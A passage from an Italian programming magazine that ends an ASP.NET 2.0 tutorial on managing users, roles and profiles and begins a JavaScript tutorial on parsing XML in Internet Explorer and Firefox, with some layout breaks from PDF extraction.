- Creazione/Cancellazione dei ruoli;
- Assegnazione dei ruoli agli utenti.

L'interfaccia del controllo è strutturata tramite una struttura tabellare al cui interno poniamo i diversi controlli che ci servono per implementare le funzionalità di cui sopra.
Per le interazioni con gli utenti, utilizziamo un controllo di tipo *GridView* racchiuso in un controllo di tipo *Panel* il cui fine è quello di identificare in modo "pulito" la funzionalità:

```
<asp:Panel runat=server ID="panel1"
    GroupingText=" Utenti  " Font-Bold=true
    ScrollBars="Auto">
<asp:GridView ID="gvUsers" runat="server"
    AutoGenerateSelectButton="true"
 OnRowDeleting="DeleteUser"
    AutoGenerateColumns="false"
 SelectedRowStyle-BackColor="Aqua"
    OnSelectedIndexChanged="SelectUser">
<Columns>
 <asp:ButtonField ButtonType="Link"
    CommandName="Delete" Text="Cancella" />
 <asp:BoundField DataField="UserName"
    HeaderText="Utente" ReadOnly="true" />
 <asp:BoundField DataField="Email"
    HeaderText="E-mail" ReadOnly="true" />
</Columns>
</asp:GridView>
</asp:Panel>
```

Il controllo di tipo *GridView* sarà composto da quattro colonne; le prime due verranno utilizzate per selezionare e cancellare gli utenti, le restanti due per visualizzare il nome utente e l'indirizzo di posta elettronica degli utenti.
Per effettuare il popolamento della griglia, utilizziamo la routine *BindGrid* in cui andiamo ad utilizzare la classe *Membership* che rappresenta l'interfaccia di programmazione della omonima caratteristica che abbiamo definito all'inizio della trattazione.
Tramite la classe *Membership* possiamo gestire tutti i processi che riguardano gli utenti come la creazione, la cancellazione e la gestione delle password.
Nella routine *BindGrid*, utilizzeremo il metodo *GetAllUsers* della classe *Membership* per definire la sorgente dati della nostra griglia.
Al fine di poter gestire al meglio gli utenti, andremo a definire come chiave della griglia proprio il campo *username* fornitoci dalla classe *Membership*.

```
private void BindGrid()
{
// Interroghiamo la base dati degli utenti per
    ottenerne la lista
 MembershipUserCollection m =
    Membership.GetAllUsers();
// Definiamo la lista degli utenti come sorgente dati
    della griglia
 gvUsers.DataSource = m;
// Definiamo la chiave della griglia
 gvUsers.DataKeyNames = new string[] {
    "username" };
 gvUsers.DataBind();
}
```

È solo il caso di notare come, anche in fase di scrittura di codice, il complesso processo relativo alla richiesta degli utenti del nostro portale, venga risolto tramite una semplice invocazione di un metodo. È

bene ricordare che il metodo *GetAllUsers* effettua una connessione alla base dati che contiene le informazioni sugli utenti (qualunque essa sia), effettua la richiesta, formatta i dati in una collezione (*MembershipUserCollection*), chiude la connessione. Qualunque programmatore sa bene che queste operazioni non si effettuano con meno di una decina di linee di codice. Dalla griglia appena definita, possiamo effettuare sia la cancellazione sia la selezione degli utenti, cliccando sui relativi link.
La cancellazione degli utenti viene implementata dalla funzione *DeleteUser*:

```
protected void DeleteUser(Object sender,
                              GridViewDeleteEventArgs e)
{
 // Selezioniamo la riga corrispondente all'utente da
                                              cancellare
 GridViewRow selectedRow =
                               gvUsers.Rows[e.RowIndex];
 // Individuiamo la cella contente il nume utente
 TableCell tcUserName = selectedRow.Cells[2];
 // Estraiamo il nome utente
 string userName = tcUserName.Text;
 // Cancelliamo l'utente
 Membership.DeleteUser(userName);
 // Aggiorniamo la griglia
 BindGrid();
 // Cancelliamo le selezioni dalla lista dei ruoli
 ClearRoleSelection();
}
```



Come prima operazione, dobbiamo individuare la riga corrispondente all'utente da cancellare; utilizziamo la collezione *Rows* esposta dall'oggetto *GridView* (tramite l'istanza *gvUsers*) ed individuiamo la riga tramite una delle proprietà degli argomenti dell'evento che ha scatenato la funzione (*e.RowIndex*). Dopo aver selezionato la riga dell'utente da cancellare, possiamo estrarre il relativo nome utente sapendo a priori la struttura della griglia e, di conseguenza, la cella che contiene l'informazione. Per effettuare l'effettiva cancellazione dell'utente è sufficiente invocare il metodo *DeleteUser* dell'oggetto *Membership* a cui passiamo il nome utente. Le ultime due righe della funzione servono semplicemente per aggiornare l'interfaccia utente alla nuova situazione.
La selezione degli utenti è propedeutica alla gestione dei ruoli è quindi opportuno introdurre l'argomento prima di proseguire nell'analisi del codice.

LA GESTIONE DEI RUOLI

Come sappiamo i ruoli servono, tra l'altro, per raggruppare gli utenti in modo da poter fornire contenuti opportuni a seconda del ruolo ricoperto dall'utente che si connette al nostro portale.
Definire un ruolo è estremamente semplice dato che questo è rappresentato da una semplice stringa che rappresenta il nome del ruolo stesso. La gestione dell'associazione dei ruoli agli utenti è invece una questione un po' più complessa dato che ogni utente può appartenere a più ruoli contemporaneamente.
Come nel caso della gestione degli utenti, per definire una interfaccia più "pulita" utilizziamo un controllo di tipo *Panel* per raggruppare tutti i controlli relativi a questa funzionalità:

```
<asp:Panel runat=server ID="panel4"
 GroupingText=" Gestione Ruoli " Font-
                                          Bold=true>
<table style="width: 100%">
 <tr>
  <td nowrap="nowrap">
   <asp:Label ID="Label31" runat="server" Font-
                                         Bold="True"
       Text="Aggiungi/Rimuovi Utente da Ruolo
                                   :"></asp:Label>
  </td></tr>
 <tr><td nowrap="nowrap"><asp:CheckBoxList
           ID="cbRoles" runat="server" /></td></tr>
 <tr>
  <td nowrap="nowrap">
   <asp:Button ID="btnUpdRole" runat="server"
     OnClick="UpdUserRole" Text="Aggiorna Ruoli" />
  </td>
 </tr><tr>
  <td nowrap="nowrap">
   <asp:Label ID="Label32" runat="server" Font-
               Bold="True" Text="Crea un Ruolo :" />
  </td></tr>
 <tr>
  <td nowrap="nowrap">
   <asp:TextBox ID="tbRole"
                   runat="server"></asp:TextBox>
   <asp:Button ID="Button8" runat="server"
       OnClick="AddRole" Text="Crea Ruolo" /></td>
 </tr><tr>
  <td nowrap="nowrap">
   <asp:Label ID="Label33" runat="server" Font-
          Bold="True" Text="Cancella un Ruolo :" />
  </td></tr>
 <tr>
  <td nowrap="nowrap">
   <asp:DropDownList ID="ddlRoles" runat="server"
                                      Width="152px">
   </asp:DropDownList> <asp:Button
     ID="Button9" runat="server" OnClick="DelRole"
       Text="Cancella Ruolo" /></td>
 </tr>
</table>
</asp:Panel>
```

Per gestire la creazione e la cancellazione dei ruoli ci avvaliamo rispettivamente di un campo di testo (con-

trollo *tbRole* di tipo *TextBox*) e di una lista (controllo *ddlRoles* di tipo *DropDownList*); mentre per effettuare l'associazione dei ruoli agli utenti utilizziamo un controllo di tipo *CheckBoxList* (*cbRoles*) attraverso cui possiamo selezionare più ruoli da associare all'utente selezionato. Per creare un nuovo ruolo dobbiamo inserire il relativo nome nel campo di testo *tbRole* e dobbiamo premere il bottone "Crea Ruolo" che scatena la funzione *AddRole*:

```
protected void AddRole(object sender, EventArgs e)
{
 // Creiamo il nuovo ruolo
 Roles.CreateRole(tbRole.Text);
 // Aggiorniamo le liste dei ruoli
 FillControlsWithRoles(Roles.GetAllRoles());
}
```

Nella riga prima riga della funzione facciamo il primo incontro con la classe *Roles* che rappresenta l'interfaccia di programmazione della omonima caratteristica che abbiamo definito all'inizio della trattazione. Per creare un ruolo invochiamo semplicemente il metodo *CreateRole* della classe *Roles*, a cui passiamo il nome del ruolo che intendiamo creare. Dopodiché dobbiamo invocare la funzione *FillControlsWithRoles* che non fa altro che aggiornare le liste dei ruoli nelle relative liste.
Per cancellare un ruolo dobbiamo selezionare il nome dalla relativa lista (*ddlRoles*) e dobbiamo premere il bottone "Cancella Ruolo" che scatena la funzione *DelRole*:

```
protected void DelRole(object sender, EventArgs e)
{
 // Cancelliamo il ruolo selezionato
 Roles.DeleteRole(ddlRoles.SelectedValue);
 // Aggiorniamo le liste dei ruoli
 FillControlsWithRoles(Roles.GetAllRoles());
}
```

Come nel caso della creazione, la cancellazione di un ruolo avviene semplicemente invocando il metodo *DeleteRole* della classe Roles a cui passiamo il nome del ruolo da cancellare; di seguito si aggiornano le relative liste.
Tornando alla griglia che contiene la lista degli utenti, il clic sul link relativo alla selezione di un utente, scatena la funzione *SelectUser*:

```
protected void SelectUser(object sender, EventArgs
                                                e)
{
 // Si attiva il bottone per l'aggiornamento del ruolo
 btnUpdRole.Enabled = true;
 // Estraiamo il nome utente dell'utente selezionato
 string userName =
            gvUsers.SelectedDataKey.Value.ToString();
 // Selezioniamo la lista dei ruoli dell'utente
 string[] userRoles =
                      Roles.GetRolesForUser(userName);
 // Cancelliamo la selezione della lista ruoli del
                                              portale
 ClearRoleSelection();
 // Ciclo sulla lista dei ruoli dell'utente
 foreach (string s in userRoles)
 {
  // Selezioniamo il ruolo nella lista generale
  ListItem li = cbRoles.Items.FindByValue(s);
  // Se l'utente è associato al ruolo ...
  if (li != null)
   // Selezioniamo il ruolo nella lista generale
   li.Selected = true;
 }
}
```

Nella funzione, innanzitutto dobbiamo attivare il bottone per l'aggiornamento dei ruoli; dopodiché estraiamo il nome dell'utente selezionato, utilizzando la proprietà *SelectedDataKey* dell'oggetto *GridView* (tramite l'istanza *gvUsers*), che ritorna il valore della chiave selezionata della griglia; dato che in fase di configurazione avevamo imposto che la griglia avesse come chiave i nomi utenti, questo è proprio il valore che stiamo cercando.
Di seguito individuiamo l'elenco dei ruoli a cui appartiene l'utente selezionato utilizzando il metodo *GetRolesForUser* della classe Roles a cui passiamo il nome utente e che ci restituisce un array di stringhe.
Dopo aver cancellato le eventuali precedenti selezioni nella lista dei ruoli *cbRoles* tramite la funzione *ClearRoleSelection*, andiamo a selezionare (attributo *Selected* del relativo controllo *CheckBox* pari a *true*) i ruoli a cui appartiene l'utente selezionato.
Dopo aver fatto le opportune modifiche (selezione di nuovi ruoli o deselezione di ruoli già assunti dall'utente), premiamo il bottone "Aggiorna Ruoli" che scatena la funzione *UpdUserRole*:

```
protected void UpdUserRole(object sender, EventArgs
                                                e)
{
 // Seleziona l'utente
 MembershipUser user =
Membership.GetUser(gvUsers.SelectedDataKey.Value.
                                         ToString());
 // Ciclo sulla lista dei ruoli disponibili
 foreach (ListItem li in cbRoles.Items)
 {
  // Se il ruolo è selezionato ...
  if (li.Selected)
  {
   // Se l'utente non è già associato al ruolo ...
   if (!Roles.IsUserInRole(user.UserName, li.Value))
   {
    // Associa l'utente al ruolo
```

```
      Roles.AddUserToRole(user.UserName, li.Value);
    }
   }
   // ... altrimenti Se il ruolo non è selezionato ...
   else
   {
    // Se l'utente è già associato al ruolo ...
    if (Roles.IsUserInRole(user.UserName, li.Value))
    {
     // Rimuove l'utente dal ruolo
     Roles.RemoveUserFromRole(user.UserName,
                                          li.Value);
    }
   }
  }
}
```

Nella funzione dobbiamo semplicemente effettuare un ciclo sugli elementi della lista *cbRoles* che contiene le selezioni dei ruoli; nel caso in cui troviamo un elemento selezionato, vuol dire che il ruolo deve essere associato all'utente; per effettuare questa operazione utilizziamo il metodo *AddUserToRole* della *classe Roles* a cui passiamo il nome utente ed il ruolo da associare. Chiaramente l'operazione deve essere effettuata solo se l'utente non è già associato al ruolo che stiamo analizzando; per verificare questa eventualità utilizziamo il metodo *IsUserInRole* della classe *Roles* a cui passiamo il nome utente ed il ruolo da associare. Per effettuare l'operazione opposta, ovvero la rimozione dell'utente da un ruolo quando troviamo un elemento della lista *cbRoles* non selezionato, utilizziamo la stessa filosofia ma invocheremo il metodo *RemoveUserFromRole* della classe *Roles* solo se l'utente è associato al ruolo.

LA GESTIONE DEL PROFILO

Per concludere l'analisi delle interfacce di programmazione relative alle caratteristiche di Membership, Role management e Profile, ci resta da approfondire la classe che implementa il concetto di gestione dei profili ovvero la classe *ProfileCommon*.
Il file su cui ci dobbiamo concentrare è *myPortalManageProfile.ascx* che rappresenta il controllo utente utilizzato nella pagina di gestione dei profili *myPortalManageProfile.aspx* che viene raffigurata in Figura 10.
Il controllo utente è composto da un controllo di tipo *Panel* che contiene al suo interno una tabella (*tblProfile*) che verrà popolata con gli elementi del profilo, e da un bottone per invocare l'aggiornamento del profilo stesso.

```
<asp:Panel runat=server ID="pnlProfilo"
 GroupingText="Profilo dell'utente"
 Font-Bold=true ScrollBars="Auto">
   <asp:Table ID="tblProfile"
                           runat="server"></asp:Table>
   <asp:Button ID="btnUpdProfile" runat="server"
   OnClick="UpdProfile" Text="Aggiorna il Profilo" />
 </asp:Panel>
```





Fig. 10: La pagina di gestione del profilo.

All'atto del caricamento del controllo viene eseguita la funzione Page_Load:

```
protected void Page_Load(object sender, EventArgs
                                                  e)
{
 // Individua il nome dell'utente connesso
 string sUserName =
               HttpContext.Current.User.Identity.Name;
 // Recupera il profilo dell'utente
 ProfileCommon oProfileCommon =
                         Profile.GetProfile(sUserName);
 // Ciclo sulle proprietà del profilo
 foreach (SettingsProperty p in
                             ProfileCommon.Properties)
 {
  TableCell tcName = new TableCell();
  tcName.Text = p.Name;
  TableCell tcValue = new TableCell();
  TextBox tbValue = new TextBox();
  // Individua il valore della proprietà
   object oPropertyValue =
            oProfileCommon.GetPropertyValue(p.Name);
   tbValue.Text = oPropertyValue.ToString();
   tbValue.ID = "tb_" + p.Name;
   tcValue.Controls.Add(tbValue);
   TableRow tr = new TableRow();
   tr.Cells.Add(tcName);
   tr.Cells.Add(tcValue);
   tblProfile.Rows.Add(tr);
 }
}
```

Dobbiamo effettuare il popolamento della tabella *tblProfile* con gli elementi che compongono il profilo dell'utente connesso; per prima cosa individuiamo il nome utente tramite la proprietà *Name* della pro-

C#

prietà *Identity* dell'oggetto *User* che rappresenta l'utente connesso; quindi invochiamo il metodo *GetProfile* della classe *Profile* (che rappresenta la controparte statica della classe *ProfileCommon*) che ci restituisce un oggetto di tipo *ProfileCommon* che contiene le informazioni sul profilo che intendiamo gestire.
Per popolare la tabella dobbiamo effettuare un ciclo sulle proprietà del profilo (*SettingsProperty*) e, per ogni proprietà, aggiungiamo una riga alla tabella formata da due colonne: una per contenere il nome della proprietà, l'altra per contenere il suo valore che porremo in un campo di tipo TextBox per poter effettuare le dovute modifiche; al fine di facilitare il processo di salvataggio dei valori delle proprietà del profilo, imporremo ad ogni campo di tipo *TextBox* un identificativo composto da un prefisso e dal nome della relativa proprietà (*tbValue.ID = "tb_" + p.Name;*).
I valori delle proprietà sono restituiti dal metodo *GetPropertyValue* della classe *ProfileCommon* (attraverso l'istanza *oProfileCommon*) a cui passiamo il nome della proprietà.
Dopo aver modificato i valori del profilo, potremo salvarlo premendo il bottone "Aggiorna il Profilo", che scatena la funzione *UpdProfile*:

```
protected void UpdProfile(object sender, EventArgs e)
{
 // Individua il nome dell'utente connesso
 string sUserName =
                HttpContext.Current.User.Identity.Name;
 // Recupera il profilo dell'utente
 ProfileCommon oProfileCommon =
                        Profile.GetProfile(sUserName);
 // Ciclo sulle proprietà del profilo
 foreach (SettingsProperty p in
                           ProfileCommon.Properties)
 {
  TextBox tbProperty =
          (TextBox)this.FindControl("tb_" + p.Name);
  // Imposta il valore della proprietà del profilo
  oProfileCommon.SetPropertyValue(p.Name,
                                   tbProperty.Text);
 }
 // Salva il profilo
 oProfileCommon.Save();
}
```

In questo caso dobbiamo di nuovo effettuare un ciclo sulle proprietà del profilo (che avremo individuato con le stesse modalità viste in precedenza); per salvare il valore di ogni proprietà invocheremo il metodo *SetPropertyValue* della classe *ProfileCommon* (attraverso l'istanza *oProfileCommon*) a cui passeremo il nome della proprietà ed il relativo valore che reperiremo dal campo di tipo *TextBox* a cui abbiamo imposto un identificativo facilmente collegabile alla relativa proprietà.
Al termine del ciclo, salveremo il profilo nella base dati per mezzo del metodo *Save* della classe *ProfileCommon* (attraverso l'istanza *oProfileCommon*).

CONCLUSIONI

Al termine della lettura del presente articolo possiamo tranquillamente affermare che lo slogan che ha accompagnato la campagna di promozione della versione 2.0 del framework .Net di Microsoft è in effetti una realtà. Abbiamo infatti sviluppato nel corso della trattazione, una infrastruttura di portale in grado di fornire le seguenti funzionalità senza scrivere una sola riga di codice:

- Progetto grafico del portale che si riflette in modo coerente in tutte le sezioni;
- Riconoscimento dell'utente (al primo accesso verremo riconosciuti come utenti anonimi);
- Accesso al portale per gli utenti registrati;
- Possibilità di cambiare l'identità dell'utente tramite processo di "logout" dal portale;
- Registrazione di nuovi utenti del portale;
- Visualizzazione di informazioni specifiche dipendenti dall'utente (registrato o anonimo) e dal suo ruolo (amministratori o semplici utenti);
- Negazione dell'accesso alle pagine riservate agli utenti con privilegi specifici.

Mentre per aggiungere le seguenti funzionalità:

- Cancellazione degli utenti;
- Selezione degli utenti;
- Creazione/Cancellazione dei ruoli;
- Assegnazione dei ruoli agli utenti;
- Gestione dei profili da parte di ogni utente.

Abbiamo scritto un numero di linee di codice veramente esiguo. Probabilmente, se volessimo effettuare un conteggio effettivo delle linee di codice che abbiamo risparmiato utilizzando queste nuove caratteristiche rispetto ad un approccio più vetusto, probabilmente otterremmo un valore ancor superiore del 70% promesso dallo slogan.

Oscar Peli

L'AUTORE

Oscar Peli è .NET Solution Architect ed amministratore dei dispositivi mobili presso il Comune di Ancona. Come consulente ha sviluppato presso l'Università degli Studi di Macerata un sistema di pubblicazione di contenuti per il supporto a progetti di ricerca http://reti.unimc.it. Oscar è contattabile all'indirizzo: opeli@unimc.it.

PARSING DI XML IN JAVASCRIPT

XML È L'ELEMENTO CHE MAGGIORMENTE HA CAMBIATO LA VITA DEI PROGRAMMATORI NEGLI ULTIMI ANNI. JAVASCRIPT COSTITUISCE LA BASE DEL WEB 2.0. IMPARIAMO COME FAR CONVIVERE QUESTI DUE ELEMENTI SFRUTTANDONE TUTTE LE POTENZIALITÀ

Javascript

CD WEB
JS-XMLParsing.zip
cdrom.ioprogrammo.it

XML (eXtensible Markup Language) è diventato da anni lo standard de facto per l'integrazione di sistemi e linguaggi per natura diversi. I molti dialetti derivati dall'XML sono alla base di buona parte dei maggiori sistemi d'integrazione attualmente in uso. Ad esempio, il linguaggio che descrive un Web Service è il WSDL (Web Service Description Language) non è nient'altro che un file XML che rispetta una precisa struttura. D'altra parte JavaScript ha assunto negli ultimi anni un'importanza rilevante. In precedenza era considerato, ingiustamente, un linguaggio di secondaria importanza. L'avvento di Ajax ha cambiato radicalmente le cose, riportano Javascript al rango di linguaggio nobile. Di fatto Javascript è alla base dell'avvento del Web 2.0.
Quest'articolo illustrerà come fondere le due tecnologie, ossia come riuscire ad effettuare il parsing di documenti XML utilizzando JavaScript. Osserveremo che, come molti già si aspettano, Internet Explorer (IE) e Firefox utilizzano due implementazioni differenti della stessa tecnologia, ossia il DOM (Document Object Model), dovremo essere capaci di parserizzare nel miglior modo possibile un documento utilizzando ambedue i browser.

REQUISITI

Conoscenze richieste
Medie di JavaScript

Software
Internet Explorer o Firefox

Impegno

Tempo di realizzazione

SUPPORTO DI XML DA PARTE DI IE

Da tempo, Microsoft supporta "esternamente" al browser la manipolazione di documenti XML. In sostanza la casa di Redmond non fornisce un supporto nativo ma rende disponibile un controllo ActiveX. In tal modo è possibile riutilizzare il controllo anche in contesti diversi da IE, ad esempio Visual Basic, C++ ed altri ambienti di sviluppo che hanno come target il sistema operativo Windows. La classe da utilizzare per creare un controllo ActiveX da codice JavaScript è ActiveXObject. Il suo costruttore accetta un singolo parametro che rappresenta il nome del controllo da istanziare. Il primo controllo ActiveX per XML fornito da Microsoft è Microsoft.XmlDom.
Per istanziare tale ActiveX basta scrivere:

```
var parser = new
        ActiveXObject("Microsoft.XmlDom");
```

Nel tempo sono state rese disponibili varie versioni di questo controllo, per cui una volta appurato che il browser in uso è IE, si cerca di istanziare la versione più recente. Nel caso in cui tale versione non fosse disponibile si prova con le precedenti, fino ad arrivare alla più vecchia. In pratica si crea una funzione simile alla seguente:

```
function createXmlParser ()
{
        var versions =
                ["MSXML2.DOMDocument.6.0",
"MSXML2.DOMDocument.3.0",
                        "Microsoft.XmlDom"];
        for (var i=0; i < versions.length; i++)
        {
                try
                {
                        var ret = new
                        ActiveXObject(versions[i]);
                        return ret;
                }
                catch (e)
                {
                        // prova la versione
                                precedente
                }
        }
        throw new Error("Il tuo browser non
                supporta l'oggetto XML DOM");
}
```

Questo codice cicla sulle varie versioni cercando di istanziare la più recente. Nel caso in

cui questa non sia disponibile viene sollevata un'eccezione opportunamente "catturata" all'interno di catch. Così facendo abbiamo la possibilità di provare le altre versioni. Non appena si trova la versione corretta viene istanziata e l'oggetto XML DOM viene restituito al codice chiamante. Se si arriva alla fine del ciclo, significa che la versione in uso di IE è talmente vecchia da non supportare tale oggetto e viene sollevata un'eccezione.
Una volta creato l'oggetto XML DOM lo possiamo utilizzare per caricare un documento XML. Il loading può avvenire in due modi complementari: asincrono e sincrono. Per semplicità in questo articolo analizzeremo solo l'approccio sincrono. Un documento XML può essere caricato utilizzando i metodi load e loadXML dell'oggetto XML DOM. Il primo si usa per caricare un documento XML residente all'interno di un file. Il metodo loadXML, invece, si utilizza per eseguire il loading di XML rappresentato da una comune stringa. Consideriamo, ad esempio, il seguente codice:

```
var parser = createXmlParser();
parser.async = false;

// Carica la stringa XML

parser.loadXML(
"<impiegati>" +
        "<impiegato>" +
"<cognome>Lacava</cognome>" +
                "<nome>Alessandro</nome>"
                                        +
"<qualifica>Ingegnere</qualifica>" +
                "<anni>31</anni>" +
        "</impiegato>" +
"</impiegati>"
);
```

Esso crea un'istanza di XML DOM utilizzando la funzione vista in precedenza. In seguito indica che il caricamento deve avvenire in modo sincrono valorizzando la proprietà async, di XML DOM, a false. Tramite il metodo loadXML carica, poi, un pezzo di codice XML. Per caricare, invece, un documento XML residente in un file possiamo usare il seguente codice:

```
var parser = createXmlParser();
parser.async = false;
// Carica il documento XML
parser.load("./impiegati.xml");
```

Il file impiegati.xml è quello che utilizzeremo come "campione" per il prosieguo dell'articolo. Esso è il seguente:

```
<?xml version="1.0" encoding="UTF-8"?>
<impiegati>
        <impiegato codice="69fp">
                <cognome>Lacava</cognome>
                <nome>Alessandro</nome>
<qualifica>Ingegnere</qualifica>
                <anni>31</anni>
        </impiegato>

        <impiegato codice="69lb">
<cognome>Catanese</cognome>
                <nome>Antonino</nome>
             <qualifica>Ingegnere</qualifica>
                <anni>29</anni>
        </impiegato>

        <impiegato codice="69la">
                <cognome>Mordà</cognome>
                <nome>Domenico</nome>
<qualifica>Ingegnere</qualifica>
                <anni>28</anni>
        </impiegato>
</impiegati>
```

Nel caricare un documento XML, sia utilizzando load che loadXML, potrebbero verificarsi degli errori. Ad esempio, un XML che non è well-formed causa un errore di loading. Controllare se si è verificato questo tipo di errore, in IE, è molto semplice. Esiste, infatti, la proprietà parseError, dell'oggetto XML DOM, la quale indica il successo o il fallimento del loading. Se tale proprietà è diversa da zero, si è verificato un errore. Ad esempio:

```
var parser = createXmlParser();
parser.async = false;

// Carica il documento XML
parser.load("./impiegati.xml");

// Controlla se è stato caricato correttamente
```

Javascript

CREARE L'ISTANZA CORRETTA DI MSXML PER IE

I più attenti avranno notato che, nel paragrafo relativo ad IE, tra la versione 6.0 e la 3.0 vi è un gap che indica la mancanza della 5.0 e 4.0. Queste versioni in realtà esistono, ma hanno presentato alcune problematiche tali che conviene istanziare la versione 3.0 in assenza della 6.0. Per ragioni di spazio non entriamo nel dettaglio di queste problematiche. Tuttavia potete trovare un approfondimento al seguente link: http://blogs.msdn.com/xml-team/archive/2006/10/23/using-the-right-version-of-msxml-in-internet-explorer.aspx

```
if(parser.parseError != 0)
{
        alert("Errore di caricamento. Controllare
                che l'XML sia well-formed.");
}
```

Poter caricare il documento XML senza avere la possibilità di manipolarlo non sarebbe molto utile. Nel paragrafo dedicato a XPath vedremo come poter selezionare una parte del documento secondo varie politiche (per nome di elemento, attributo, ecc.). In pratica vedremo com'è possibile fare delle sorta di SELECT di SQL sul documento XML.

Ora, invece, vediamo com'è possibile convertire il documento caricato in una comune stringa. In IE convertire un documento, precedentemente caricato, in stringa è molto semplice. Infatti, esiste la proprietà xml, di DOM XML, che restituisce proprio una stringa rappresentante il documento XML. Ad esempio, considerate il seguente codice:

```
var parser = createXmlParser();
parser.async = false;

// Carica il documento XML

parser.load("./impiegati.xml");
alert(parser.xml);
```

Esso visualizza un alert con una stringa rappresentante, appunto, il file impiegati.xml.

SUPPORTO DI XML DA PARTE DI MOZILLA

A differenza di IE, Firefox fornisce un supporto nativo per l'oggetto XML DOM. Infatti, come da specifiche standard, Firefox supporta il metodo createDocument, di document.implementation, che serve a creare un'istanza di XML DOM. I vantaggi dell'approccio di Mozilla sono numerosi. Il più importante è quello di essere slegato dalla piattaforma su cui gira il browser. Ad esempio, la versione di Internet Explorer per Mac non supporta XML DOM.

Per distanziare l'oggetto XML DOM in Firefox basta scrivere:

```
var parser =
  document.implementation.createDocument("","",
                                          null);
```

Il metodo createDocument accetta tre parametri:

- l'URL del namespace relativo al documento
- il nome del tag per l'elemento document
- un oggetto che indica il tipo di documento.

Per motivi di spazio non entreremo nel dettaglio di questi parametri. Per i nostri scopi, infatti, utilizzeremo sempre la forma vista nell'esempio precedente.

La funzione createXmlParser per Mozilla sarà, quindi, la seguente:

```
function createXmlParser ()
{
        try
        {
                var ret =
 document.implementation.createDocument("", "",
                                          null);
                return ret;
        }
        catch(e)
        {
                throw new Error("Il tuo browser
            non supporta l'oggetto XML DOM");
        }
}
```

Per caricare un documento XML residente in un file possiamo usare il seguente codice che è analogo a quello usato per IE:

```
var parser = createXmlParser();
parser.async = false;

// Carica il documento XML

parser.load("./impiegati.xml");
```

Ciò significa che anche Firefox espone un metodo, load, atto a caricare un documento XML da un file esterno.

Per quanto riguarda il caricamento di una stringa XML, tuttavia, il discorso è un po' diverso. Per Firefox, infatti, non esiste diretta-

XML WELL-FORMED

Un documento XML è detto well-formed (ben formato) se aderisce a tutte le regole di sintassi di XML. Ad esempio, se un elemento del documento ha un tag di apertura non corrisposto da un tag di chiusura, allora il documento in questione non è well-formed. Un documento XML che non è well-formed non è nemmeno considerato XML in quanto non ne rispetta tutte le regole sintattiche.

mente il metodo *loadXML* di XML DOM. Questo perché Firefox si attiene agli standard e *loadXML* non fa parte dello standard DOM. Fortunatamente vi è un oggetto apposito che ci consente di risolvere il problema. L'oggetto in questione è DOMParser. Vediamo un esempio d'uso:

```
var xml = "<impiegati>"+
          "<impiegato>" +
"<cognome>Lacava</cognome>" +
          "<nome>Alessandro</nome>"+
          "<qualifica>Ingegnere</qualifica>" +
                   "<anni>31</anni>" +
          "</impiegato>" +
"</impiegati>"    ;

var domParser = new DOMParser();
var parser = domParser.parseFromString(xml,
                                    "text/xml");
```

Il codice precedente istanzia un oggetto di tipo *DOMParser* ed utilizza il suo metodo *parseFromString* per caricare una stringa XML. Tale metodo restituisce il solito oggetto XML DOM. In questo caso, però, l'XML è rappresentato da una stringa e non da un file esterno.
Nel caso di Firefox è altrettanto semplice controllare che non si siano verificati errori di caricamento. Infatti, vi è una proprietà, tagName, che assume il valore parseerror nel momento in cui si verificano errori durante il loading. Tale proprietà fa parte di un oggetto appartenente a XML DOM. Tale oggetto è documentElement. Segue un esempio:

```
var parser = createXmlParser();
parser.async = false;

// Carica il documento XML

parser.load("./impiegati.xml");

// Controlla se è stato caricato correttamente

if(parser.documentElement.tagName ==
                                "parsererror")
{
          alert("Errore di caricamento. Controllare
                      che l'XML sia well-formed.");
}
```

Per quanto riguarda la conversione di un documento XML in una comune stringa, in Firefox non esiste la proprietà xml di XML DOM come in IE. Anche in questo caso Firefox adotta una soluzione conforme allo standard DOM. Vi è, infatti, l'oggetto XMLSerializer responsabile appunto di serializzare un documento XML in una stringa. Facciamo subito un esempio:

```
var parser = createXmlParser();
parser.async = false;

// Carica il documento XML
parser.load("./impiegati.xml");

// Istanzia il serializer
var ser = new XMLSerializer();

// Serializza il documento
var str = ser.serializeToString(parser, "text/xml");
alert(str);
```

Il codice precedente crea il parser utilizzando l'implementazione per Firefox di createXml Parser. Dopodiché carica il solito file XML visto in precedenza. Utilizza, poi, un'istanza di XML Serializer per convertire il documento impiegati.xml in una comune stringa JavaScript. L'alert finale visualizza una popup contenente, appunto, la stringa XML.

MUOVERSI ATTRAVERSO I NODI

Selezionare un sottoinsieme di elementi da un documento XML è un'operazione più che comune. Non poterlo fare non avrebbe molto senso. In pratica sarebbe come avere un database relazionale e non poterne selezionare i dati. Fortunatamente sia IE che Firefox forniscono il supporto per XPath.

DOM E SAX

DOM e SAX sono due tecnologie diverse per muoversi all'interno di un documento XML.

DOM (Document Object Model) consente di accedere alle informazioni presenti in un documento XML attraverso un modello ad oggetti gerarchico. In pratica viene rappresentata in memoria la struttura ad albero dell'intero documento XML. In generale conviene utilizzare DOM per documenti non troppo grandi, soggetti a modifiche da parte dell'applicazione e la cui elaborazione dipende da informazioni presenti su parti sparse del documento.

SAX (Simple API for XML), d'altro canto, consente di interagire con gli elementi del documento XML attraverso una tecnica basata sugli eventi. In pratica non viene caricato l'intero documento in memoria, ma sono sollevati degli eventi ogniqualvolta il parser incontra un tag di apertura o chiusura, un attributo ecc. Sta al codice client decidere quali eventi gestire e quali no. Ovviamente, conviene usare SAX nei casi complementari a quelli illustrati per il DOM.

XPath è un linguaggio utilizzato per trovare informazioni all'interno di un documento XML. XPath può essere usato per navigare attraverso elementi ed attributi dell'XML. Dato che ci sono libri interi dedicati a questo linguaggio, sarebbe impossibile coprirne tutte le caratteristiche in un articolo o, peggio ancora, in un paragrafo di un articolo. In questa sede ci limiteremo ad illustrare alcune delle feature fondamentali e qualche espressione XPath che ci servirà per muoverci all'interno del nostro file, dipendenti.xml, che riporto di seguito per comodità:

```
<?xml version="1.0" encoding="UTF-8"?>
<impiegati>
        <impiegato codice="69fp">
                <cognome>Lacava</cognome>
                <nome>Alessandro</nome>
<qualifica>Ingegnere</qualifica>
                <anni>31</anni>
        </impiegato>

